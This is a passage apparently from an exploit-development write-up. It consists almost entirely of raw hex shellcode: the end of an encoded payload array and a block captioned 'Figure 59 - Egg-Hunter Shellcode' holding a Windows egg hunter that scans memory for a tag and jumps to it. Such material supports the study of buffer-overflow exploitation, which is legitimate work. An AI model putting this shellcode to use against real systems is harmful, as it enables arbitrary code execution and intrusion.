"\x3a\xe8\x94\xd4\x32\x7c\x09\x4e\xed\x62\xd0\x16\xd6\x26" .
"\x0f\xeb\xd9\xa7\xc2\x57\xfe\xb7\x1a\x57\xba\xe3\xf2\x0e" .
"\x14\x5d\xb5\xf8\xd6\x37\x6f\x56\xb1\xdf\xf6\x94\x02\x99" .
```

```
"\xf6\xf0\xf4\x45\x46\xad\x40\x7a\x67\x39\x45\x03\x95\xd9" .
"\xaa\xde\x1d\xe9\xe0\x42\x37\x62\xad\x17\x05\xef\x4e\xc2" .
"\x4a\x16\xcd\xe6\x32\xed\xcd\x83\x37\xa9\x49\x78\x4a\xa2" .
"\x3f\x7e\xf9\xc3\x15"
```

Figure 59 - Egg-Hunter Shellcode

```
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05" .
"\x5a\x74\xef\xb8\x42\x45\x45\x46\x89\xd7\xaf\x75\xea\xaf" .
"\x75\xe7\xff\xe7"
```